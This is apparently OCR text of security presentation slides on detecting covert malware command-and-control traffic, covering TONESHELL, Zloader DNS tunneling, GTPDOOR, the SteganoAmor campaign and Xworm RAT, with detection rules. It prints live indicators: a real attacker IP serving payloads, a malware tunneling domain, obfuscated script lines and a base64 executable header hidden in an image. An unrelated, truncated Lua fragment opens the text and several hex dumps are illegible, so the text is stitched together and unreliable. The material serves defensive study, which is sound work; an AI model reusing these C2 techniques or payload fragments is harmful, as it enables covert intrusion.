        -- If this variable is not set, then we default to the conventional "~/.config/" prefix.
        local xdg_config_home = os.getenv("XDG_CONFIG_HOME")
        if xdg_config_home then
            file_paths[file_name] = string.format("%s/%s/%s", xdg_config_home, project_title, file_name)
        else
            file_paths[file_name] = sys.get_save_file("config/" .. project_title, file_name)
        end
    else
        file_paths[file_name] = sys.get_save_file(pr
    end
end

-- Checks if a file has the ".json" extension.
local function is_json_file(file_name)
    return string.sub(file_paths[file_name], -5) == ".json"
end

-- Saves data that was written to a file.
local function save(file_name, data)
    -- If this is a JSON file, then save it using Lua's `io` API.
    if is_json_file(file_name) then
```

Not only!


Lua

03

Obfuscation techniques for C2 communication

Mimicry of legitimate communications

Backdoor TONESHELL



TLS client packets have a larger service packet because the client initiates the connection and provides additional data


Mimicry of legitimate communications

magic bytes size xor key 32 bytes

Backdoor TONESHELL

```
00000000  17 03 03 00 37 43 08 29  76 7f 94 c5 e2 7b e0 21   ....7C.) v....{.!
00000010  0e 37 ec 3d fa b3 b8 19  a6 ef 44 b5 12 eb 90 11   .7.=.... ..D.....
00000020  3e a7 9c 2d 2a d6 f9 84  32 b5 84 c0 a6 3e b3 6a   >..-*... 2....>.j
00000030  5a 78 bc 10 b0 f4 f4 55  ec a3 00 b5               Zx.....U ....
```

```
00000000  17 03 03 00 7d 41 fe d5  ec bf 2c a6 a3 5a 60 40   ....}A.. ..,..Z`@
00000010  77 3f d0 ce 73 9a 0c 72  bf 48 8e 8c d0 39 92 3a   w?..s..r .H...9.:
00000020  dc 19 28 1b 91 2f 87 59  06 85 a4 e6 f2 49 03 05   ..(../.Y .....I..
00000030  [illegible]                                       ...$i .^..vB.$
00000040  [illegible]                                       s._.. ..@...8V
00000050  [illegible]                                       .... u.....e.
00000060  [illegible]                                       $.*.$ .s)cR..:
00000070  [illegible]                                       .0.. .....u..
00000080  [illegible]
```



Detection
Mimicry of legitimate communications

- network rules (for specific malware families)

Backdoor TONESHELL

```
Rule 1.

alert http any any -> any any
(msg: "Backdoor Toneshell first pkt";
flow: established, to_server;
stream size: client, <, 260;
stream size: server, =, 1;
content: "|17 03 03 00|"; startswith;
flowbits: set, Toneshell request;
classtype: trojan-activity;
sid: 1; rev: 1;)
```

```
Rule 2.

alert http any any -> any any
(msg: "Backdoor Toneshell second pkt";
flow: established, to_client;
stream size: client, <, 261;
stream size: server, <, 1024;
content: "|17 03 03|"; startswith;
flowbits: isset, Toneshell_ request;
flowbits: unset, Toneshell_ request;
threshold: type both, track by_src,
count 60, seconds 60;
classtype: trojan-activity;
sid: 2; rev: 1;)
```

- **deep parsing mechanism for protocols and applications**

DNS tunneling

Zloader


Zloader DNS requests use the following format:

```
[prefix].[header].[payload].[zloader_nameserver_domain]
```

The header consists of 14 bytes that are converted into 28 lowercase hexadecimal values

The 14-byte header consists of the following structure:

```
struct zloader_dns_tunnel_header{
 unsigned int session_id;          // randomly generated
 unsigned int sequence_num;        // incremented per packet
 byte msg_type;                    // 1-9
 byte field_1;
 unsigned int field_2;
}
```




example:

cdn.90baf13f0300000004000300000.160303009d0100009903036713bfbe1a8dea1ce0b97a5196762fe327f8da77.0a06e9aff09fff3a4f07cc1400002ac02cc02bc030c02f009f009ec024c023.c028c027c00ac009c014c013009d009c003d003c00.ns1.brownswer.com

source: https://www.zscaler.com/blogs/security-research/inside-zloader-s-latest-trick-dns-tunneling

DNS tunneling




source: https://global.ptsecurity.com/analytics/pt-esc-threat-intelligence/hellhounds-operation-lahat


DNS tunneling Detection

- **search for anomalies in DNS packet bytes** (ML, behavioral profiling)
- **analyzing the number of requests and the gaps between packets** (script modules)
- search for requested resources via databases of IOCs
- network rules (for specific malware families)

Unknown protocols


GTPDOOR – Linux backdoor, with the novel feature of communicating C2 traffic over GTP-C (GPRS Tunnelling Protocol - Control Plane) signaling messages





source: https://haxrob.net/gtpdoor-a-novel-backdoor-tailored-for-covert-access-over-the-roaming-exchange/

Unknown protocols



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.80.1	192.168.80.5	GTP	74	Echo request[Malformed Packet]
2	19.252402	192.168.80.1	192.168.80.5	GTP	74	Echo request[Malformed Packet]
3	19.254712	192.168.80.5	192.168.80.1	GTP	164	Echo response
4	19.254817	192.168.80.1	192.168.80.5	GTP	86	Echo request
5	19.255481	192.168.80.5	192.168.80.1	GTP	86	Echo response

```
> Frame 4: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
> Linux cooked capture v2
> Internet Protocol Version 4, Src: 192.168.80.1, Dst: 192.168.80.5
> User Datagram Protocol, Src Port: 35251, Dst Port: 2123
v GPRS Tunneling Protocol Prime
  v Flags: 0x00
      000. .... = Version: 0
      ...0 .... = Protocol type: GTP' (0)
      .... 000. = Reserved: 0
      .... ...0 = Header length: 20-Octet Header
    Message Type: Echo request (0x01)
    Length: 41633
    Sequence number: 0xa4a3 (42147)
    Dummy octets: 0000a5a6a7a8a901020304721f18
    Reordering required: True
    Recovery: 0
  v Unknown extension header
    v [Expert Info (Warning/Protocol): Unknown extension header]
        [Unknown extension header]
        [Severity level: Warning]
        [Group: Protocol]
    [Response In: 5]
```

```
0000  08 00 00 00 00 00 02  00 01 04 06 08 00 27 2c   ·· ····· ····· ',
0010  b0 e3 00 00 45 00 00 42  30 05 40 00 40 11 e9 4e   ···· E··B 0·@·@··N
0020  c0 a8 50 01 c0 a8 50 05  89 b3 08 4b 00 2e 21 97   ··P··P· ···K··!·
0030  00 01 a2 a1 a4 a3 00 00  a5 a6 a7 a8 a9 01 02 03   ···· ···· ····
0040  04 72 1f 18 08 05 0e 00  43 26 2a 26 43 29 20 26   ·r···· C&*&C) &
0050  42 31 2a 27 40 2b                                 B1*'@+
```

GTPDOOR

source: https://haxrob.net/gtpdoor-a-novel-backdoor-tailored-for-covert-access-over-the-roaming-exchange/

Unknown protocols Detection

- network rules like: `alert udp any any -> any 2123...` but ...
- **deep parsing mechanism for protocols and applications**
- **behavioral PC profiling**

Steganography

```
GET /xampp/brz/greatnicethingsonhereforgivemebackallpower.gIF HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0;
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 109.248.144.184
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 14 Apr 2025 21:38:21 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.1.25
Last-Modified: Thu, 03 Apr 2025 14:12:00 GMT
ETag: "3ba18-631e05a71a8e2"
Accept-Ranges: bytes
Content-Length: 244248
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-gzip


tantum = Chr(65)
masculiflorous = Chr(99)
weirdoes = Chr(116)
heroner = Chr(105)
iring = Chr(118)
dodecaphonic = Chr(101)
marimonda = Chr(88)
gracillariidae = Chr(79)
gordonia = Chr(98)
barbie = Chr(106)
```

```
GET /xampp/vb/new_image.jpg HTTP/1.1
Host: 109.248.144.184
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 14 Apr 2025 21:38:28 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.1.25
Last-Modified: Mon, 31 Mar 2025 20:26:27 GMT
ETag: "30692c-631a93c17cb90"
Accept-Ranges: bytes
Content-Length: 3172652
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/jpeg

.....JFIF.....C.....          .
..
.....  $.' ",#..(7),01444.'9=82<.342...C.                    ....

.2!.!
22222222222222222222222222222222222222222222222222.....p...."......................
..................G.........................!1A.."Qa2q.....#B..R...3..$b.Cr.4..
%SD...Tc.....................0.....     ....!.
1.AQ"a..q2B...#..R....r.....?..T....V..`,OS..m.=N.d...2. .|-AG.^
]8`.uUdW*8...L..)...d3.~..U.$..J..Y<.UC+..0j.X.sQ....$q)...?\.BA..q2b..a..".K
p.l,bH..b.b...L.1 .&L.d....1...Y$...I2d..h..A!..;nr@..... _M..&..r).&L.d..
$=.....'l.d.\^L.^L.2B..8...&LRd..$..L.$...i.....Y..C..E6.....l-.O.........0..6..
+.'\\...$`..  ...y|.r.6rV@B.'...tXX.d..2I|c"..._C K..W..w.{.9;.............q....i./
G.(...9$.. ..J#.L.".e..zY...i.....(..|...f........=<.Y.........y.l(....C._...L.
2[9(...,&L....
N@.2.Sd.A..#*a..$.+!.w.$.2d8$. m.....K<."..v^?.|...0Sg..r.:d..L.
2d_..<<BASE64_START>>TVqQAAMAAAAEAAAA//
8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM
0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEDAF/
66mcAAAAAAAAAAOAAIiALATAAADgYAAAGAAAAAAAA/
lYYAAAgAAAAAAAAAAAEAAgAAAAAgAABAAAAAAAAAAGAAAAAAAAAACgGAAAAgAAAAAAAAMAYIUAABAAABAAAA
AAAEAAAEAAAAAAABAAAAAAAAAAAAAALBWGABLAAAAAGAYAAAEAAAAAAAAAAAAAAAAAAAAAAAAAIAYAAwAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAAAAAAAAAA
AAACCAAAEgAAAAAAAAAAAAAC507Xh0AAAABDcYAAAgAAAAOBgAAAIAAAAAAAAAAAAAAAAAAAAACAAAGAucnNyY
```

SteganoAmor campaign

Steganography Detection

- network rules (for specific malware families)

Rule for SteganoAmor campaign

```
alert http any any -> any any (msg: "Possible SteganoAmor Operation";
flow: established, to_server; http.method; content: "GET";
http.uri; content: !"?"; content: "."; content: "IF"; distance: 1; within: 2;
endswith; fast_pattern; pcre: "/\/[a-z]{15,}\.(t|g)IF$/U"; http.header; content:
!"Referer"; flowbits: set, sa_tif_req;
classtype: trojan-activity; sid: 1; rev: 1;)
```

- **checking for file type mismatches and analyzing anomalous internal content** using signature analysis (as above), files analysis in sandboxes, advanced analysis (ML)

Encryption, compression and encoding


Xworm RAT

```
00000000  32 37 32 00 ae 3a 1e 3e  a4 1f 14 24 64 fb 26 7e   272..:.> ...$d.&~
00000010  f6 ab c1 f9 62 2a f3 1e  ec b1 6a b7 0a fb 25 3a   ....b*.. ..j...%:
00000020  f1 0f 9e a2 f4 a5 8f d7  69 8e 72 fc 8d eb 01 de   ........ i.r.....
00000030  e0 56 d0 2a cd a8 ac 78  5d b2 9e 96 80 6f c5 76   .V.*...x ]....o.v
00000040  8e a7 44 03 da 8e 0e a6  b1 ab 29 92 e8 49 7d a1   ..D..... ..)..I}.
00000050  7d ec 1f 90 93 73 f2 cf  8a b6 37 0a 5a 08 36 a2   }....s.. ..7.Z.6.
00000060  35 87 75 97 59 44 38 ee  4b 76 a7 54 85 e8 a6 0f   5.u.YD8. Kv.T....
00000070  92 f7 f7 58 88 22 1d f6  b9 e1 ac f0 04 75 d9 60   ...X.".. .....u.`
00000080  2e eb 3b f8 f3 b1 b6 7a  fd 71 bf f1 bf 45 6a a8   ..;....z .q...Ej.
00000090  [illegible] c5 a3 40 d8 41  d1 96 5c c8 e8 72 69 1c   .....@.A ..\..ri.
000000A0  [illegible] 73 d8 2e 82 3e 23  9d 3f 1b 51 e3 98 92 75   ..s...># .?.Q...u
[illegible] 4a 86 e7 6a d7 13  71 9b dd be 8f b0 19 95   8.J..j.. q.......
000000C0  1c c7 e7 43 c6 64 37 04  b9 73 db d7 01 d6 ef 64   ...C.d7. .s.....d
000000D0  e3 94 a7 b6 38 bd 4c d4  2c 6e 36 8b f7 4a a9 fc   ....8.L. ,n6..J..
000000E0  27 2a 7b 37 1b 25 eb 1e  c2 df dc 49 f5 f5 3c c6   '*{7.%.. ...I..<.
000000F0  82 74 55 4f a8 49 fd 03  c4 00 22 ff ff 92 19 9d   .tUO.I.. ..".....
00000100  c1 c7 a3 66 ec 22 f5 ac  c6 1e a0 12 91 2d 9a 61   ...f."..  .....-.a
00000110  34 6c 99 90                                       4l..
    00000000  31 36 00 68 d1 39 09 98  69 a4 20 00 3b 23 f1 f6   16.h.9.. i. .;#..
    00000010  7e de d9                                       ~..
00000114  33 32 00 f2 bc 57 d6 8b  82 98 8f bd db 7a 08 b6   32...W.. .....z..
00000124  0a bf 07 8d 0e 26 c6 26  cb 56 3f 59 38 08 52 e9   .....&.& .V?Y8.R.
00000134  69 00 86                                          i..
    00000013  31 36 00 ad 90 54 6a ea  e2 6c 62 6c c1 65 be 23   16...Tj. .lbl.e.#
    00000023  d5 1e 0f                                       ...
00000137  31 36 00 ea 53 e4 97 1f  22 54 49 ba 0a 70 84 c3   16..S... "TI..p..
00000147  ea c7 60                                          ..`
0000014A  33 32 00 f2 bc 57 d6 8b  82 98 8f bd db 7a 08 b6   32...W.. .....z..
0000015A  0a bf 07 6c a6 0a ca 99  55 fd 9b 87 29 62 81 0d   ...l.... U...)b..
0000016A  82 20 2a                                          . *
    00000026  31 36 00 ad 90 54 6a ea  e2 6c 62 6c c1 65 be 23   16...Tj. .lbl.e.#
    00000036  d5 1e 0f                                       ...
0000016D  31 36 00 c0 03 13 bd 9a  4c c3 8e a9 5b b2 5a b2   16...... L...[.Z.
0000017D  93 49 df                                          .I.
    00000039  31 36 00 68 d1 39 09 98  69 a4 20 00 3b 23 f1 f6   16.h.9.. i. .;#..
    00000049  7e de d9                                       ~..
00000180  33 32 00 f2 bc 57 d6 8b  82 98 8f bd db 7a 08 b6   32...W.. .....z..
00000190  0a bf 07 d8 41 71 7e 14  d6 ec 32 c8 b9 27 55 92   ....Aq~. ..2..'U.
000001A0  54 79 7e                                          Ty~
